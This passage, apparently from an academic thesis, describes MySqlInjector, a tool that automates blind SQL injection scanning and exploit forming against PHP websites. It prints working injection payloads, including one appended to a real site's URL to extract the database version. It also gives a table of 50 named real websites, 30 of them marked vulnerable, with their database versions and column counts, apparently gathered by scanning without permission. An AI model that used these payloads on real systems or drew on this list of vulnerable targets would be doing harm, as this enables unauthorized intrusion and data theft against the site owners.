


Figure 3.2: RUP Diagram, (Source: http://edn.embarcadero.com/articles/images/33319.RUP.JPG)

According to RUP phases, this study is expected to take part in each phase as planned in advance, to fulfill its objectives. The first phase, which is the inception phase that emphasizes on business modeling and gathering requirements, in the beginning of the software life cycle it is important to realize the feasibility of the project in its business environment, regarding this study if we look at the web which contains various vulnerabilities such as SQL injection vulnerability which is considered as serious issue in hundreds of thousands of websites, it is feasible to develop a web scanning tool that can detect SQL injection vulnerabilities in web applications. The other part of the first phase is gathering requirements, which can be conducted through doing further study on different web frameworks and platforms from different vendors who support web development programming languages and environments, to understand the structure of each one individually.

Actually, information and requirements gathering is required to be very intensive in the first phase and will be continued along with the second and third phase, that in order to get general formula to shape attacking patterns and vectors which will be suitable for all PHP based websites no matter what platforms were used in the development process, that will certainly help to build a better design and will ensure fulfilling the requirements of the system, and to avoid high rate of false positives.

The second phase is elaboration phase, which emphasizes on keeping on gathering requirements, analysis, design, and starting the implementation of the system which needs testing, where testing has important role in all phases. After the requirements have been gathered, the requirements are translated to a design by analyzing them, and then initial implementation can be started accompanied by testing the results carefully to ensure proper results. Moreover, the initial implementation or prototype is done according to the designed techniques depending on their order, where each technique is implemented individually and tested with all previous implemented techniques.


The third phase is the construction phase, it emphasizes on intensive implementation, testing, final analysis, and design operations are confirmed and most techniques are supposed to be implemented and intensive testing must be conducted for the whole tool including all units and techniques as one unit, then the tool is supposed to return results by applying it on actual websites to detect SQL injection vulnerabilities. In this phase some analysis and design still needs some final modifications to be done. Moreover, in this phase there will be an interaction between the environment that the implemented tool is supposed to be installed in and the deployment process in this environment, where the tool is supposed to operate as exe file or a Perl script that needs ActivePerl to operate.

The fourth and the last phase is transition phase, which emphasizes on deploying the tool to do final testing on the hosting computer or the new environment that the tool is supposed to operate on. After the tool is deployed and tested properly, the training process starts to guide the people who are supposed to use the tool how to use it, and supplying them with user manual guide as a reference. Actually, the people who are supposed to deal with MySqlInjector are penetration testers, web masters, system administrators, and web application developers, that in order to ensure the high quality software by exposing the SQL injection vulnerability to be fixed. In addition, if some defects appear then final modifications can be conducted and then MySqlInjector can be deployed and tested again in the new environment to ensure the quality.

3.5 Evaluation

After implementing and intensively testing MySqlInjector, the evaluation process comes to verify that the tool enhances the detection of SQL injection vulnerabilities in PHP based websites by involving three essential features. The first one is true/false based blind SQL injection, in this feature the attacking patterns are shaped as yes/no questions and appended to the URL to be sent to the web server, in this case if the server is vulnerable to SQL injection attack, it will be forced to respond to the request and will return results. Moreover, in case the response is true the web page loads normally without any changes, else there will be some changes in the web page or an error notification will be displayed.

Blind SQL injection based on true/false is very efficient to extract data from the backend database, for example, if the shown attack in figure 3.0 is appended to the end of the URL and injected in the web server, the page will load normally if the database version is 5, and will not load normally if it is version 4, therefore, it is used to extract information from the database. In addition to the previous attacking vector many attacking vectors have been shaped based on true/false response. Furthermore, there are about ten attacking patterns shaped based on true/false and true/error responses involved in MySqlInjector, in order to expose the vulnerability.



http://[redacted].net/module.php?id=52 AND SUBSTRING(UNHEX(HEX(VERSION())),1,1)=5

Figure 3.3: Appending Attacking Pattern to the end of URL.

Actually, some of these attacking patterns are used to expose the vulnerability which forces and tricks the web server to display an error message in case it is vulnerable to SQL injection attack. The second feature is true/error based blind SQL injection, in this feature the attacking vector is shaped to force the web server to behave abnormally and to display a notification error which indicates the SQL vulnerability. Moreover, true/error based blind SQL injection is specified to shape attacking patterns that expose the vulnerability rather than extracting data from the database. For example, this attacking pattern [AND 1=’] is not a realistic value where 1 is an integer value and does not equal to a single quote which is a character value, this confusion forces the web server to display an error notification due to input validation problems.

The third feature is order by blind SQL injection attack, which is significantly used to measure the number of infected columns in the website's database, and it depends on true/error response in its mechanism. On the other hand, injecting the web server using a wide variety of attacking patterns needs better diagnoses in order to properly expose the vulnerability and to extract the data. MySqlInjector uses HTML parser technique to measure the web server responses through measuring the changes in HTML page source by calculating the byte size of HTML tags of the injected web page and comparing it with the byte size of the original web page. This technique will distinguish between true and error or true and false responses generated by the web server, and certainly will help to diagnose the actual status of the website.

The evaluation of MySqlInjector scanning tool comes from applying the tool on 50 websites to conduct an automated penetration test. This test is to prove the efficiency of MySqlInjector in detecting SQL injection vulnerabilities. The table 3.1 shows the ratios of the test, where 30 websites are infected and 20 are not. The ratios for the infected websites are 100% in detecting the SQL injection vulnerability, 97% in extracting the database version, 87% in extracting the number of infected columns, and 100% in detecting the patched protections. The overall average of the correctness percentage of MySqlInjector is 96%. On the other hand the detection rate for uninfected websites is 95%, but this ratio could be higher if the sample was more than 30 websites.

Table 3.1: Applying MySqlInjector on 50 websites for evaluation.

Websites URLs	Status	Results of Scanning Using MySqlInjector							
		Vulnerability	DB-Version	Correctness	Infected Columns	Correctness	Patched Protections	Correctness	Total From 4
http://www.sharghishop.com/zcat.php?id=1	Vulnerable	v	5	v	5	v	Not Exist	v	4
http://www.meanews.net/news_desc.php?id=21810	Vulnerable	v	5	v	14	v	Not Exist	v	4
http://pouet.net/bbses.php?which=713	Vulnerable	v	5	v	9	×	Not Exist	v	3
http://www.kmclaw.com/show_news.php?id=70	Vulnerable	v	4	v	7	v	Not Exist	v	4
http://modules.t-o-m-e.net/module.php?id=52	Vulnerable	v	5	v	13	v	Not Exist	v	4
http://dr-kassis.com/index.php?cat_id=12	Vulnerable	v	5	v	3	v	Exist	v	4
http://www.cjsw.com/programming/show_details.html?id=31	Vulnerable	v	4	v	2	v	Not Exist	v	4
http://www.mahsulat.com/zcat.php?id=1	Vulnerable	v	5	v	3	v	Not Exist	v	4
http://maarav.org.il/classes/PUItem.php?id=751	Vulnerable	v	5	v	8	v	Not Exist	v	4
http://www.clarkhealthdept.org/news.phtml?id=2	Vulnerable	v	5	v	5	v	Not Exist	v	4
http://www.ac-psych.org/index.php?id=1	Vulnerable	v	5	v	1	v	Not Exist	v	4
http://www.skms.net/past.php?id=65	Vulnerable	v	5	v	5	v	Not Exist	v	4
http://www.discountcardubai.com/news_desc.php?id=105	Vulnerable	v	5	v	6	v	Not Exist	v	4
http://www.dmsl.co.in/index.php?option=com_myalbum&album=5	Vulnerable	v	5	v	5	v	Not Exist	v	4
http://www.itl.co.in/index.php?option=com_myalbum&album=1	Vulnerable	v	5	v	5	v	Not Exist	v	4
http://www.pcdemano.com/sections.php?op=viewarticle&artid=51	Vulnerable	v	5	v	5	v	Not Exist	v	4
http://www.videoperkahwinan.com/?page_id=55&forumaction=showprofile&user=24	Vulnerable	v	5	v	7	×	Not Exist	v	3
http://www.jahaniwalit.com/forum/?forumaction=showprofile&user=220	Vulnerable	v	5	v	7	×	Not Exist	v	3
http://www.eworldco.cc/news_desc.php?id=21	Vulnerable	v	5	v	6	v	Exist	v	4
http://www.santonaresidence.com/news_desc.php?id=25	Vulnerable	v	5	v	4	v	Exist	v	4
http://www.henleystandard.co.uk/news/news.php?id=1	Vulnerable	v	5	×	11	v	Not Exist	v	3
http://www.goldenfirms.com/category.php?Industry	Vulnerable	v	5	v	3	v	Not Exist	v	4

ID=57									
http://www.marlab.abdn.ac.uk/socsci/news_items/full_story.php?id=220	Vulnerable	v	5	v	15	v	Not Exist	v	4
http://grow24x7.com/category.php?IndustryID=57	Vulnerable	v	5	v	3	v	Not Exist	v	4
http://www.rokstok.com/wedding_rings.php?catid=29	Vulnerable	v	5	v	2	×	Not Exist	v	3
http://www.culturecrossing.net/basics_business_student.php?id=56	Vulnerable	v	5	v	14	v	Not Exist	v	4
http://www.audax.si/c3p_obvestila.php?id=65	Vulnerable	v	5	v	5	v	Not Exist	v	4
http://www.orthops.si/clanki-ona.php?id=65	Vulnerable	v	4	v	3	v	Not Exist	v	4
http://www.gradovi.net/show.php?id=65	Vulnerable	v	5	v	6	v	Not Exist	v	4
http://www.iskra-ae.com/slo/news_solo.php?id=65	Vulnerable	v	5	v	8	v	Not Exist	v	4
		Total from 30		**Total from 30**		**Total from 30**		**Total from 30**	**Total from 120**
		30		**29**		**26**		**30**	**115**
		%		**%**		**%**		**%**	**%**
		100%		**97%**		**87%**		**100%**	**96%**
Not Vulnerable Websites									
									Total from 1
http://www.uum.edu.my/w10/index.php?option=com_content&view=article&id=110&Itemid=124	Not-Vul	v	—						1
http://www.electionguide.org/country-news.php?ID=16	Not-Vul	v	—						1
http://www.stm-assoc.org/news.php?id=255	Not-Vul	v	—						1
http://www.yu.edu.jo/index.php?option=com_jevents&task=icalrepeat.detail&evid=59&Itemid=631	Not-Vul	v	—						0
http://www.lankaenews.com/English/news.php?id=8215	Not-Vul	v	—						1
http://www.sevanco.net/news/full_story.php?id=1150	Not-Vul	v	—						1
http://www.eurochild.org/index.php?id=337	Not-Vul	v	—						1
http://cob.uum.edu.my/index.php?option=com_content&view=article&id=57&Itemid=127	Not-Vul	v	—						1
http://cas.uum.edu.my/index.php?option=com_joom	Not-Vul	v							1

gallery&view=gallery&Itemid=40				
http://colgis.uum.edu.my/index.php?option=com_content&view=article&id=128&Itemid=120	Not-Vul	v	—	1
http://www.podzemlje.net/viewtopic.php?f=58&t=651	Not-Vul	v	—	1
http://hack.org.za/forums/viewtopic.php?f=35&t=339	Not-Vul	v	—	1
http://hhfun.com/showthread.php?t=9935	Not-Vul	v	—	1
http://www.upm.edu.my/?kat=Y&aktvt=11	Not-Vul	v	—	1
http://www.eng.usm.my/v3/index.php?option=com_phocagallery&view=categories&Itemid=101	Not-Vul	v	—	1
http://www.mmu.edu.my/index.php?req=57&artid=91	Not-Vul	v	—	1
http://www.mmu.edu.my/index.php?req=56&artid=74	Not-Vul	v	—	1
http://www.ucti.edu.my/?gclid=CLHxndLlqaECFQIdagodehdmEg	Not-Vul	v	—	1
http://www.utm.my/staffutm/index.php?option=com_content&task=view&id=69&Itemid=133	Not-Vul	v	—	1
http://www.um.edu.my/mainpage.php?module=Maklumat&kategori=83&id=600&papar=1	Not-Vul	v	—	1
				Total from 20
				19
				%
				95%

CHAPTER FOUR

SYSTEM ANALYSIS AND DESIGN

4.1 Overview

This system (MySqlInjector) has passed through many stages from its start to the end, these stages are represented through step by step disciplined approach to shape each part of the system individually. All the tasks that the system is supposed to do were analyzed and designed depending on the objectives of the study.

4.2 Use Case Diagram

The use case diagram of MySqlInjector web scanning tool is represented in the following figure:




Figure 4.1: Use Case Diagram for MySqlInjector.

4.3 Collecting System Requirements

Collecting the functional and non-functional requirements is very important to understand what the system is supposed to do and how. The functional and non-functional requirements are represented in table 4.1.

Table 4.1: Functional and non-Functional Requirements

		A. Functional Requirements	
No	Req_ID	Description	Priority
	M_01	**Inject Attacks**	
1	M_01_01	The tool should be able to form attacking patterns.	Mandatory
2	M_01_02	The tool should be able to inject the shaped attacking patterns individually depending on the sequence of actions.	Mandatory
3	M_01_03	The tool should be able to receive the web server response after injecting the attacking pattern.	Mandatory
4	M_01_04	The tool should be able to recognize the web server responses.	Mandatory
	M_02	**Extract Website Info**	
5	M_02_01	The tool should be able to parse the HTML page source and calculate the difference byte size between the normal page and the injected page after attacking.	Mandatory
6	M_02_02	The tool should be able to extract the database version of the website.	Mandatory
7	M_02_03	The tool should be able to display the database version.	Mandatory
8	M_02_04	The tool should be able to extract the number of infected columns in the database.	Mandatory
9	M_02_05	The tool should display the number of infected columns.	Desirable
	M_03	**Check Protections**	
10	M_03_01	The tool should be able to inject attacking vectors to check against patched protections.	Mandatory
11		The tool should be able to understand the	

	M_03_02	web server responses after injecting it by parsing the HTML page source.	Mandatory
12	M_03_03	The tool should be able to determine that the website is protected or not.	Mandatory
13	M_03_04	The tool should be able to try exceeding the protections if they exist.	Mandatory
14	M_03_05	The tool should be able to display the result of trying to overstep the protections.	Mandatory
	M_04	**Forming the Exploit**	
15	M_04_01	The tool should be able to gather the collected info and utilize it to form the possible exploit.	Mandatory
16	M_04_02	The tool should be able to display the possible exploit to the user.	Mandatory
		B. Non-functional Requirements	
No.	Req. ID	Description	Priority
	M_05	**Usability Issues**	
17	M_05_01	The inserted URLs by the user must have query strings in order to enable MySqlInjector to operate.	Mandatory
	M_06	**Correctness Issues**	
18	M_06_01	The tool has few false alarms, for the uninfected websites and for infected websites	Desirable

4.4 Activity Diagram

The activity diagram of this project is represented in figure 4.2 it acts the system workflow and the interaction between the user, MySqlInjector, and the targeted web server.




Figure 4.2: Activity Diagram for MySqlInjector.

4.5 Use Case Specifications

Use Case specifications represent all possibilities of the work flow scenario, including basic flow, alternative flow, and exceptional flow for each use case listed in the use case diagram, depending on the functional requirements.

4.5.1 Use Case: Inject Attacks (M_01)




Figure 4.3: Use case Inject Attacks. Source: Original.

4.5.1.2 Brief Description

The tool now shapes attacking vectors and patterns and append them to the targeted URL and then send them to the web server individually, one by one every attacking pattern has its purpose depending on the sequence on actions.

4.5.1.3 Pre-Conditions

The tool must be already executed and the user must insert a valid URL target to check, it must be PHP website and has a query string.

4.5.1.4 Characteristic of Activation

Event Driven (MySqlInjector).

4.5.1.5 Flow of Events

The flaw of events is represented in the following scenario.

4.5.1.5.1 Basic Flow

- The tool starts to shape attacking patterns for checking against SQL injection vulnerability based on true/false blind SQL injection, and true/error blind SQL injection.

- The tool starts to inject the shaped attacking pattern, by sending it to the targeted web server as normal HTTP request.
- The tool starts to shape second order attacking patterns to check database version, based on true/false blind SQL injection attack.
- The tool starts to inject the shaped attacking pattern, by sending it to the targeted web server as normal HTTP request.
- The tool starts to shape third attacking patterns to predict the number of infected columns in the website database, based on true/false blind SQL injection attack.
- The tool starts to inject the shaped attacking pattern, by sending it to the targeted web server as normal HTTP request.
- The tool starts to shape fourth attacking patterns to check against patched protections, based on true/false & true/error blind SQL injection attack.
- The tool starts to inject the shaped attacking pattern, by sending it to the targeted web server as normal HTTP request.
- The tool starts to shape attacks to exceed the protections if they are exist.
- The tool starts to inject the shaped attacking pattern, by sending it to the targeted web server as normal HTTP request.

4.5.1.5.2 Alternative Flaw

If the website is not vulnerable after checking it, the tool will stop and display the results.

4.5.1.5.3 Exceptional Flaw

The tool will exit if the inserted URL is not valid and does not contain a query string.

4.5.1.6 Post Conditions

None

4.5.1.7 Rules

None

4.5.1.8 Constraints

The website must be PHP based website and has a query string in the targeted URL.

4.5.2 Use Case: Extract Website Info (M_02)




Figure 4.4: Use case Extract Website Info.

4.5.2.1 Brief Description

The tool now starts to shape true/false blind SQL injection attacking patterns to extract system information about the database version, diagnosed by the HTML parser technique.

4.5.2.2 Pre-Conditions

The tool must be already executed the targeted website must be vulnerable to SQL injection attack in order to get system information.

4.5.2.3 Characteristic of Activation

Event Driven (MySqlInjector).

4.5.2.4 Flow of Events

The flow of events is represented in the following scenario.

4.5.2.4.1 Basic Flow

- The tool starts to shape true/false based blind SQL injection attacking patterns, and injects them in the website.
- The response of the website must be utilized and analyzed through what is known as HTML parser technique to distinguish true from false response.
- After getting true response, which confirms the database version the tool displays the result (version) to the user.
- Now the tool starts to inject attacks for extracting the number of infected columns in the database.
- The response of the website must be utilized and analyzed through what is known as HTML parser technique to distinguish true from false response.
- The number of infected columns will be displayed to the user.

4.5.2.4.2 Alternative Flaw

The tool may get false response to state other version of database.

4.5.2.4.3 Exceptional Flaw

The website may not respond to the attacking pattern and get time out response.

4.5.2.5 Post Conditions

None

4.5.2.6 Rules

None

4.5.2.7 Constraints

The database version must be 5 or 4.

4.5.3 Use Case: Check Protections (M_03)




Figure 4.5: Use case Check Protections.

4.5.3.1 Brief Description

The tool now starts to shape true/false blind SQL injection attacking patterns to check against patched protections, the responses will be diagnosed by the HTML parser technique.

4.5.3.2 Pre-Conditions

The tool must be already executed the targeted PHP based website must be vulnerable to SQL injection attack in order to check protections.

4.5.3.3 Characteristic of Activation

Event Driven (MySqlInjector).

4.5.3.4 Flow of Events

The flow of events is represented in the following scenario.

4.5.3.4.1 Basic Flow

- The tool starts to shape true/false & true/error based blind SQL injection attacking patterns, and injects them in the website.
- The response of the website must be utilized and analyzed through what is known as HTML parser technique to distinguish true from false and true/error responses.
- After getting the response the HTML parser starts treating and analyzing it to confirm if the website is protected or it is not.
- After being sure that the website is patched with protections, the tool starts to shape attacking vectors to exceed these protections.
- The tool will provide detailed information about this try, to see whither the protections can be exceeded or cannot.

4.5.3.4.2 Alternative Flow

The website may not be patched with protections, at this point the tool will display the results to the user.

4.5.3.4.3 Exceptional Flow

The website may not respond to the attacking pattern and get time out response.

4.5.3.5 Post Conditions

None

4.5.3.6 Rules

None

4.5.3.7 Constraints

None

4.5.4 Use Case: Form Exploit (M_04)




Figure 4.6: Use case Form Exploit.

4.5.4.1 Brief Description

Now the tool has everything to form the possible exploit, which is considered as a serious threat on the website.

4.5.4.2 Pre-Conditions

The tool should be already injected all stages attacking patterns, and all information has been gathered in advance to form the possible exploit.

4.5.4.3 Characteristic of Activation

Event Driven (MySqlInjector).

4.5.4.4 Flow of Events

The flow of events is represented in the following scenario.

4.5.4.4.1 Basic Flow

- The tool now has all information about the targeted website and will start forming the possible exploit which consists of the URL itself, the number of infected columns, and the default database schema if the database version is 5.
- After forming the possible exploit, the tool will display the exploit to the user.

4.5.4.4.2 Alternative Flow

If the database version is 4, the tool will suggest forming the exploit from the number of infected columns and guessing the table and column names.

4.5.4.4.3 Exceptional Flow

Not applicable

4.5.4.5 Post Conditions

None

4.5.4.6 Rules

None

4.5.4.7 Constraints

The database version is 5, and infected columns are known.

4.6 Sequence Diagram

The following sequence diagrams describe sequence of actions in each use case as described in the following figures.

4.6.1 Use Case 1: Inject Attacks




Figure 4.7: Sequence Diagram for Inject Attacks Use Case.

4.6.2 Use Case 2: Extract Website Info

